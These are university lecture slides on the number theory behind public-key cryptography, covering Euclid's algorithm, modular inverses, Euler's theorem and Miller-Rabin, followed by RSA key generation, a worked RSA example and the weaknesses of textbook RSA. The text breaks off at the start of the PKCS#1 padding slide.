  $n = a \times b \times c$
- Note that factoring a number is relatively hard compared to multiplying the factors together to generate the number
- The **prime factorization** of a number a is when it's written as a product of primes
  - **eg.** $91=7\times13$; $3600=2^4\times3^2\times5^2$

$$a = \prod_{p \in P} p^{a_p}$$

Greatest Common Divisor (GCD)

- A common problem in number theory
- GCD of *a* and *b*, that is *GCD(a,b)*, is the largest number that divides both *a* and *b*
  - eg GCD(60,24) = 12
- The greatest common divisor can be determined by comparing their prime factorizations and using least powers
  - Example
    - $300=2^2\times3^1\times5^2$ $18=2^1\times3^2$ hence $GCD(18,300)=2^1\times3^1\times5^0=6$

Euclid's GCD Algorithm

- An efficient way to find the *GCD(a,b)*
- Uses theorem that:
  - **`GCD(a,b) = GCD(b, a mod b)`**
  - **dim**
    - if $d|a,b$ (d divides a and b), then $a=h*d$ and $b=k*d$ where h,k are the quotients, then $a \bmod b = r_a = a - q_a b = hd - q_a kd = (h-q_a k)d \Rightarrow d|(a \bmod b)$
    - moreover, starting form $a = r_a + q_a b$, if $d|b$ and $d|r_a$, with $r_a=s*d$, then $a= r_a + q_a b = (s+q_a k)d \Rightarrow d|a$
  - **so, common divisors of a,b are also common divisor of b and r_a**

Euclid's GCD Algorithm (cont.)

- If we use it several times:
  - $GCD(a,b) = GCD(b, a \bmod b) = GCD(b, r_1) = GCD(r_1, b \bmod r_1) = GCD(r_1, r_2) = GCD(r_2, r_1 \bmod r_2) = GCD(r_2, r_3) = \ldots = GCD(r_n, 0) = r_n$

    where:
    - $r_1 = a \bmod b$
    - $r_2 = b \bmod r_1$
    - $r_3 = r_1 \bmod r_2$
    - ...
  - $r_k = r_{k-2} \bmod r_{k-1}$
  - **the formula is valid also for r_1 and r_2 if we define:**
    - $r_0 = b$, $r_{-1} = a$
  - **note: at each step, $r_k < r_{k-1}$**
  - **calculate r_k using r_{k-1} and r_{k-2}, until $r_{n+1} = r_{n-1} \bmod r_n$ is equal to 0, then**
  - $GCD(a,b) = GCD(r_n, 0) = r_n$

Euclid's GCD Algorithm (cont.)

- **Euclid's Algorithm** to compute *GCD(a,b)*:

```
A←a, B ← b
while B>0 {
    R ← A mod B
    A ← B
    B ← R
 }
return A
```

Example GCD(1970,1066)

gcd(1970, 1066)	1970 = 1 x 1066 + 904
gcd(1066, 904)	1066 = 1 x 904 + 162
gcd(904, 162)	904 = 5 x 162 + 94
gcd(162, 94)	162 = 1 x 94 + 68
gcd(94, 68)	94 = 1 x 68 + 26
gcd(68, 26)	68 = 2 x 26 + 16
gcd(26, 16)	26 = 1 x 16 + 10
gcd(16, 10)	16 = 1 x 10 + 6
gcd(10, 6)	10 = 1 x 6 + 4
gcd(6, 4)	6 = 1 x 4 + 2
gcd(4, 2)	4 = 2 x 2 + 0
gcd(2, 0)	

Relatively Prime Numbers

- Often want **no common factors** (except 1)
- Def.: Two numbers `a,b` are **relatively prime** if have **no common divisors** apart from 1
  - i.e. GCD(a,b) = 1
- Example
  - 8 and 15 are relatively prime since factors of 8 are 1,2,4,8 and of 15 are 1,3,5,15 and 1 is the only common factor
    - GCD(8,15) = 1

Multiplicative inverse (modulo *n*)

- The multiplicative inverse of a number x is the number we multiply x by to get 1
  - **with real numbers this is just 1/x**
  - **the multiplicative inverse of *m mod n* is *u : u*m = 1 (mod n)***
    - *u*m* differs from 1 by a multiple of *n*, or
      *u*m + v*n = 1*
- The Extended Euclid's Algorithm can be used to find the multiplicative inverse (if it exists)
  - **solving the problem:**
    - Find u,v | u*m + v*n = 1
- Theorem: a number *m* has a multiplicative inverse m^{-1} (mod *n*) if and only if *m* and *n* are relatively prime (co-prime)
  - **that is, if and only if *gcd(m,n)=1***

Extended Euclid's Algorithm

- Not only calculates the *d=gcd(a,b)*, but also two integer *x* and *y* (of opposite sign) such that:

$$x\,a + y\,b = d = \gcd(a,b)$$

- From Euclid's Algorithm:
  - $r_k = r_{k-2} \bmod r_{k-1} = r_{k-2} - q_k\, r_{k-1}$, where: $q_k = \lfloor r_{k-2} / r_{k-1} \rfloor$

  with:
  - $r_{-1} = a$
  - $r_0 = b$
- Writing the previous equation as function of *a* and *b*:
  - $r_1 = a \bmod b = a - q_1 b =^{(def)} x_1 a + y_1 b$
  - $r_2 = b \bmod r_1 = b - q_2 r_1 = b - q_2(x_1 a + y_1 b) = -q_2 x_1 a + (1 - q_2 y_1) b =^{(def)} x_2 a + y_2 b$
  - $r_3 = r_1 \bmod r_2 = r_1 - q_3 r_2 = (x_1 - q_3 x_2) a + (y_1 - q_3 y_2) b =^{(def)} x_3 a + y_3 b$
  - …
  - $r_k = r_{k-2} \bmod r_{k-1} =^{(def)} x_k a + y_k b$

  with:
  - $x_k = x_{k-2} - q_k\, x_{k-1}$, with: $x_{-1}=1$, $x_0=0$
  - $y_k = y_{k-2} - q_k\, y_{k-1}$, with: $y_{-1}=0$, $y_0=1$

Extended Euclid's Algorithm (cont.)

- Algorithm:
  - **set**
    - $r_{-1} = a$, $x_{-1}=1$, $y_{-1}=0$
    - $r_0 = b$, $x_0=0$, $y_0=1$
  - **compute**
    - $r_k = r_{k-2} \bmod r_{k-1} = r_{k-2} - q_k\, r_{k-1}$, where $q_k = \lfloor r_{k-2} / r_{k-1} \rfloor$
    - $x_k = x_{k-2} - q_k\, x_{k-1}$
    - $y_k = y_{k-2} - q_k\, y_{k-1}$
  - **until**
    - $r_{n+1} = 0$
  - **then, it is**
    - $d = r_n = x_n\, a + y_n\, b$
  - **that gives both the GCD *d* and the values *x* and *y* such that**
    - $d = x\, a + y\, b$

Extended Euclid's Algorithm - Example 1

k	q_k	r_k	x_k	y_k	
-1		43	1	0	
0		35	0	1	
1	$43 - 1 \cdot 35 = 8$		1	-1	$8 = 1 \cdot 43 + (-1) \cdot 35$
2	$35 - 4 \cdot 8 = 3$		-4	5	$3 = (-4) \cdot 43 + 5 \cdot 35$
3	$8 - 2 \cdot 3 = 2$		9	-11	$2 = 9 \cdot 43 + (-11) \cdot 35$
4	$3 - 1 \cdot 2 = 1$		-13	16	$1 = (-13) \cdot 43 + 16 \cdot 35$
5	$2 - 2 \cdot 1 = 0$				

- Algorithm start with k=1
- At each step the new coefficients r_k, q_k are calculated:
  - $q_k = \lfloor r_{k-2} / r_{k-1} \rfloor$
  - $r_k = r_{k-2} \bmod r_{k-1}$
  - **that is:** $r_k = r_{k-2} - q_k r_{k-1}$
- From r_k, e q_k , the new values of x_k e y_k are calculated:
  - $x_k = x_{k-2} - q_k x_{k-1}$
  - $y_k = y_{k-2} - q_k y_{k-1}$

Extended Euclid's Algorithm - Example 2

- Solve 1759 *x* + 550 *y* = gcd(1759, 550)

i	q_i	r_i	x_i	y_i
-1		1759	1	0
0		550	0	1
1	3	109	1	-3
2	5	5	-5	16
3	21	4	106	-339
4	1	1	-111	355

- Result:
  - ***d* = 1; *x* = - 111; *y* = 355**
  - **(355)*550 + (-111)*1759 = 1**
    - (355)*550 = 1 + k 1759
    - 355 is the multiplicative inverse of 550 (mod 1759)

Computation of the multiplicative inverse (modulo *n*)

- If the parameter *a* is a modulus *n*, and the parameter *b* is an integer *m* such that *GCD(m,n)=1*, then the Euclid's algorithm gives the coefficients *x* and *y* such that

x*n + y*m = 1

y*m = 1 - xn

that can be written as

y*m = 1+kn

that says that *y* is the multiplicative inverse of *m* modulo *n*

- Note
  - **If the value of the coefficient *y* is negative (-*w*), the residue modulo *n* (between 0 and n-1) multiplicative inverse of *m* can be simply obtained as**

y + n = n - w

Galois Fields GF(p)

- If *p* is prime, all integers $x \neq 0$ with $x < p$ are relatively prime with *p*
- Z_p = *{0,1, … , p-1}* with arithmetic operations + and • modulo prime *p* form a finite field (aka know as Galois Field)
  - **since *{1,2,..,p-1}* have multiplicative inverses (mod p)**
- GF(p) = Galois field of order *p*
- In GF(p) arithmetic is "well-behaved" and can do addition, subtraction, multiplication, and division without leaving the field
  - **division by *m* is defined as product by m^{-1}**

Example – Arithmetic in GF(7)

Addition modulo 7

+	0	1	2	3	4	5	6
0	0	1	2	3	4	5	6
1	1	2	3	4	5	6	0
2	2	3	4	5	6	0	1
3	3	4	5	6	0	1	2
4	4	5	6	0	1	2	3
5	5	6	0	1	2	3	4
6	6	0	1	2	3	4	5

Multiplication modulo 7

×	0	1	2	3	4	5	6
0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6
2	0	2	4	6	1	3	5
3	0	3	6	2	5	1	4
4	0	4	1	5	2	6	3
5	0	5	3	1	6	4	2
6	0	6	5	4	3	2	1

Additive and multiplicative inverses modulo 7

w	$-w$	w^{-1}
0	0	—
1	6	1
2	5	4
3	4	5
4	3	2
5	2	3
6	1	6

Euler Totient Function ø(n)

- When doing arithmetic modulo n
- **Complete set of residues** is: `0..n-1`
- **Reduced set of residues** is those numbers (residues) which are relatively prime to n
  - **eg for n=10,**
  - **complete set of residues is {0,1,2,3,4,5,6,7,8,9}**
  - **reduced set of residues is {1,3,7,9}**
- Number of elements in reduced set of residues is called the **Euler Totient Function ø(n)**

Euler Totient Function ø(n)

- To compute ø(n) need to count number of elements to be excluded
- In general need prime factorization, but
  - **for p (p prime)** $\phi(p) = p-1$
  - **for p·q (p,q prime)** $\phi(p \cdot q) = (p-1)(q-1)$
- Examples
  - $\phi(37) = 36$
  - $\phi(21) = (3-1)\times(7-1) = 2\times6 = 12$

Euler's Theorem

- $a^{\phi(n)} \bmod n = 1$
  - **where gcd(a,n)=1**
- e.g.
  - ***a*=3;*n*=10; ø(10)=4;**
  - **hence $3^4 = 81 = 1 \bmod 10$**
  - ***a*=2;*n*=11; ø(11)=10;**
  - **hence $2^{10} = 1024 = 1 \bmod 11$**
- It generalizes the Fermat's (Little) Theorem that says:
  - **$a^{p-1} \bmod p = 1$**
    - where p is prime and gcd(a,p)=1
- Corollary from Euler's Theorem
  - **$a^{k\phi(n)+1} \bmod n = a$**
    - where gcd(a,n)=1 OR a<n=pq

Chinese Remainder Theorem (CRT)

- Given $n_1, ..., n_k$, with $\gcd(n_i,n_j)=1$, and $N := n_1 n_2 .. n_k = \prod_i n_i$,
  $\forall A \in Z_n, \exists (a_1,a_2, ..a_k) : A \leftrightarrow (a_1,a_2, ..a_k)$
  - **computation on *A* can be done on $(a_1,a_2, ..a_k)$**

- It is:
  - **$a_i = A \bmod n_i$**
  - **$A = (\sum_{i=1..k} c_i\, a_i) \bmod N$,**

    with:
    - $c_i = N_i * M_i$

      where:

      $N_i := N/n_i$

      $M_i := \text{inv}(N_i) \bmod n_i$

Primitive Roots

- Consider the equation $a^m \bmod n = 1$
  - **If $\gcd(a,n)=1$ then m does exist**
    - Euler's theorem gives $m=\varphi(n)$, but may be smaller
  - **note: once powers reach m, cycle will repeat: $a^{m+k} = a^m \cdot a^k = a^k$**
- The smallest m such that $a^m=1$ is called (multiplicative) order of *a* modulo n, or the length of the period generated by a
- If the multiplicative order of a modulo n is $m=\varphi(n)$ then a is a called primitive root modulo n
  - **also called "generator of the multiplicative group of integers modulo n" (the reduced set of residues)**
- If number g is a primitive root modulo n, every number coprime to n is congruent to a power of g modulo n
  - $\forall$ *b* , gcd(b,n)=1, $\exists$ k : $g^k \equiv b \pmod n$
    - such *k* is called the index or discrete logarithm of *b* to the base *g* modulo *n*
  - **if $n=p$ is prime, then successive powers of g "generate" the group $\bmod p$**

Primitive Roots (cont.)

- Not all integers have primitive roots
  - **it is possible to demonstrate that the only integers with primitive roots are 2, 4, or those of the form p^{α}, and $2p^{\alpha}$**
    - where p is any odd prime and α is a positive integer

Discrete Logarithms

- The inverse problem to exponentiation is to find the **discrete logarithm** of a number modulo *p*
- That is to find *x* where $a^x = b \pmod p$
- Written as $x=\log_a b \bmod p = \mathrm{dlog}_{a,p}(b)$
- If *a* is a primitive root and *p* is prime then always exists, otherwise may not
  - **Examples**
    - $x = \log_3 5 \pmod{13}$ has no answer
    - $x = \log_2 5 \pmod{13} = 9$, by trying successive powers
  - **Note, in case of modulus *n* not prime, it exists if:**
    - *a is* primitive root, *b* is co-prime with *n*
- Whilst exponentiation is relatively easy, finding discrete logarithms is generally a hard problem
  - **currently the the asymptotically fastest known algorithm for taking discrete logarithms modulo a prime number is on the order of $e^{(\ln p)^{1/3}(\ln(\ln p))^{2/3}}$**

Primality Testing

- Often need to find large prime numbers
- Traditionally **check by** using **trial division**
  - **i.e. divide by all numbers (primes) in turn less than the square root of the number**
  - **only works for small numbers**
- Alternatively can use statistical primality tests based on properties of primes
  - **for which all primes numbers satisfy property**
  - **but some composite numbers, called pseudo-primes, also satisfy the property**

Miller Rabin Algorithm

- A test based on Fermat's Theorem
- Algorithm is:

TEST (*n*) is:

1. Find integers *k*, *q*, with *k* > 0, *q* odd, so that $(n-1)=2^k q$

2. Select a random integer a, $1<a<n-1$

3. if $a^q \bmod n = 1$ then **return ("maybe prime");**

4. for ***j* = 0** to ***k* – 1** do

  5. if **($a^{2^j q} \bmod n = n-1$)**

    then **return("maybe prime")**

6. return ("composite")

Miller Rabin Algorithm (cont.)

- if Miller-Rabin returns “composite” the number is definitely not prime
- Otherwise is a prime or a pseudo-prime
- Chance it detects a pseudo-prime is < ¼
- Hence if repeat test with different random *a* then chance *n* is prime after *t* tests is:
  - **Pr(*n* prime after *t* tests) = $1-4^{-t}$**
  - **eg. for t=10 this probability is > 0.99999**



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Public Key (asymmetric) Cryptography

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Public-Key Cryptography

- Also referred to as asymmetric cryptography or two-key cryptography
- Probably most significant advance in the 3000 year history of cryptography
  - **public invention due to Whitfield Diffie & Martin Hellman in 1975**
    - at least that's the first published record
    - known earlier in classified community (e.g. NSA?)
- Is asymmetric because
  - **who encrypts messages or verify signatures cannot decrypt messages or create signatures**
  - **more in general, operation performed by two parties use different key values**

Public-Key Cryptography (cont.)

- Public-Key cryptography uses clever application of number theoretic concepts and mathematical functions rather than permutations and substitutions
- Makes use of "trapdoor functions"
  - **a trapdoor function is a function *f(x)* that is fast to be computed, while its inverse is hard to be computed, unless a secret information *t* (the trapdoor) is known**
    - when *t* is known, it is also easy to compute *x* from *f(x)*
  - **example of trapdoor function:**
    - prime number product
      - it is easy to find the product of two big prime numbers
      - it is hard to factorize a composite (two factors) big integer
      - it is easy to factorize a composite (two factors) big integer when one of the two factor is known


Public-Key vs. Secret Cryptography

- All secret key algorithms do the same thing
  - **they take a block and encrypt it in a reversible way**
- All hash (and MAC) algorithms do the same thing
  - **they take a message and perform an irreversible transformation**
- Instead, public key algorithms look very different
  - **in how they perform their function**
  - **in what functions they perform**
- They have in common: a private and a public quantities associated with a principal

Public-Key vs. Secret Cryptography (cont.)

- Pub-key vs. secret key management
  - **With symmetric/secret-key cryptography**
    - you need a secure method of telling your partner the key
    - you need a separate key for everyone you might communicate with
  - **Instead, with public-key cryptography, keys do not have to be secretly shared**
  - **Public-key cryptography often uses two keys:**
    - a public-key, which may be known by anybody, and can be used to encrypt messages, or verify signatures
    - a private-key, known only to the recipient, used to decrypt messages, or sign (create) signatures
    - it is computationally easy to en/decrypt messages when key is known
    - it is computationally infeasible to find decryption key knowing only encryption key (and vice-versa)
  - **Some asymmetric algorithms don't use keys at all!**

Public-Key Cryptography



Public-Key vs. Secret Cryptography (cont.)

- Public key cryptography can do anything secret key cryptography can do, but..
  - **simpler key initialization**
  - **more accurate key-to-entity association**
    - private key is known only by the owner
  - **slower execution**
    - orders of magnitude slower than the best known secret key cryptographic algorithms
- They are usually used only for things secret key cryptography can't do (or can’t do in a suitable way)
- Complements rather than replaces secret key crypto
  - **often it is mixed with secret key technology**
  - **e.g. public key cryptography might be used in the beginning of communication for authentication and to establish a temporary shared secret key used to encrypt the conversation**

Why Public-Key Cryptography?

- Can be used to:
  - **key distribution – secure communications without having to trust a KDC with your key (key exchange)**
  - **digital signatures –verify a message is come intact from the claimed sender (authentication)**
  - **encryption/decryption - secrecy of the communication (confidentiality)**
- Note:
  - **public-key cryptography simplifies but not eliminates the problem of key management**
  - **some algorithms are suitable for all uses, others are specific**
- Example of public key algorithms:
  - **RSA, which does encryption and digital signature**
  - **DSS, which do digital signature but not encryption**
  - **Diffie-Hellman, which allows establishment of a shared secret**
  - **Fiat-Shamir identification scheme, which only do authentication**

Security of Public Key Schemes

- Security of public-key algorithms still relies on key size (as for secret-key algorithms)
- Like private key schemes brute force exhaustive search attack is always theoretically possible
  - **But keys used are much larger (>512bits)**
- A crucial feature is that the private key is difficult to determine from the public key
  - **security relies on a large enough difference in difficulty between easy (en/decrypt) and hard (cryptanalyse) problems**
  - **often the hard problem is known, its just made too hard to do in practise**
    - requires the use of very large numbers
    - hence is slow compared to private key schemes

RSA Algorithm

Rivest, Shamir, and Adleman (RSA)

- By Rivest, Shamir & Adleman of MIT in 1977
- Best known & widely used public-key scheme
- Based on exponentiation in a finite (Galois) field over integers modulo n
  - **n.b. exponentiation takes $O((\log n)^3)$ operations (easy)**
- uses large integers (eg. 1024 bits)
- security due to cost of factoring large numbers
  - **nb. factorization takes $O(e^{\log n \log \log n})$ operations (hard)**
- The key length is variable
  - **long keys for enhanced security, or a short keys for efficiency**
- The plaintext block size (the chunk to be encrypted) is also variable
  - **The plaintext block size must be smaller than the key length**
  - **The ciphertext block will be the length of the key**
- RSA is much slower to compute than popular secret key algorithms like DES, IDEA, and AES

RSA Algorithm

- Public and private key generation by the owner:
  - **choose two large primes *p* and *q* (around 512 bits each or more)**
    - *p* and *q* will remain secret
  - **multiply them together (result is 1024 bits), and call the result *n***
    - it's practically impossible to factor numbers that large for obtaining *p* and *q*
  - **compute $\phi(n) = (p-1)(q-1)$**
  - **choose a number *e* that is relatively prime (that is, it does not share any common factors other than 1) to $\phi(n)$**
  - **find the number *d* that is the multiplicative inverse of *e* mod $\phi(n)$**
  - **your public key is $KU = K^+ = \langle e,n \rangle$**
  - **your private key is $KR = K^- = \langle d,n \rangle$ (or $\langle d,p,q \rangle$)**
- To encrypt a message *m* (< *n*), someone can use the public key of the destination
  - **$c = m^e \bmod n$**
- Only the destination is able to decrypt *c*, using their private key
  - **$m = c^d \bmod n$**


Textbook RSA

m: the actual plaintext that has be encrypted

c: the resulting ciphertext

K_e: encription key (e.g. public key, KU or K^+)

K_d: decription key (e.g. private key, KR or K^-)



$c = E(Ke,m) = m^e \bmod n$

$m = D(Kd,m) = c^d \bmod n$

Textbook RSA (cont.)

- To encrypt a message *m* the sender:
  - **obtains public key of recipient *KU=<e,n>***
  - **computes: $c=m^e \bmod n$, where $0 \le m < n$**

- To decrypt the ciphertext *c* the owner:
  - **uses their private key *KR=<d,n>***
  - **computes: $m=c^d \bmod n$**

- Note that the message *m* must be smaller than the modulus *n*
  - **it is a block cipher, where block size depends on the length of the modulus**
  - **if *m* is longer, CBC or other block cipher encryption modes can be used**
    - much slower than symmetric encryption

Why RSA Works

- Because of Euler's Theorem:
  - $a^{\phi(n)} \bmod n = 1$
    - where *gcd(a,n)=1*

  also:
  - $a^{k\phi(n)} \bmod n = 1^k = 1$

  and:
  - $a^{k\phi(n)+1} \bmod n = a$

- In RSA have:
  - **n=p·q**
  - **ϕ(n)=(p-1)(q-1)**
  - **carefully chosen *e* and *d* to be inverses mod *ø(n)***
    - hence $e \cdot d = 1 + k \cdot \phi(n)$ for some *k*
- Encryption:
  - $c = E(K_e, m) = m^e \bmod n$
- Decryption:
  - $D(K_d, c) = c^d \bmod n = (m^e)^d \bmod n = m^{ed} \bmod n = m^{1+k\phi(n)} \bmod n = m$

RSA Example

RSA setup

- select primes: p=17 & q=11
- compute n = pq =17×11=187
- compute $\phi(n)=(p-1)(q-1)=16\times10=160$
- select e : gcd(e,160)=1; choose e=7
- determine d: de=1 mod 160 and d < 160 Value is d=23 since 23×7=161= 160+1
- publish public key KU = K^{+} = {7,187}
- keep secret private key KR = K^{-} = {23,187} = {23,17,11}

RSA Example (cont)

Textbook RSA encryption/decryption:

- given message `M = 88` (nb. `88<187`)
- encryption:

  $C = 88^7 \bmod 187 = 11$

- decryption:

  $M = 11^{23} \bmod 187 = 88$


Textbook RSA is not secure

- Textbook RSA encryption:
  - **public key: (n,e) Encrypt: $c = m^e \pmod n$, with m<n**
  - **private key: (n,d) Decrypt: $m = c^d \pmod n$**
- If $n=pq$ is large, the factorization of n is practically impossibly
- However, many attacks exist to Textbook RSA
  - **for example**
    - if m is small, knowing c and $\{e,n\}$ a brute force search is possible
    - if e is small, and the message m is $< n^{1/e}$, then m^e is $< n$ and computation of c doesn't involve any modular reduction

Padded RSA

- $c = E(k_e,m) = (pad(m))^e \bmod n$
- $m = pad^{-1}(m')$, with $m' = c^d \bmod n$
- Different padding schemes exist, examples:
  - **PKCS#1 - v1.5**
  - **PKCS#1 - v2 OAEP (Optimal Asymmetric Encryption Padding)**

PKCS#1 - V1.5



- Encoded message EM = 0x00 || 0x02 || PS || 0x00 || M

  where:

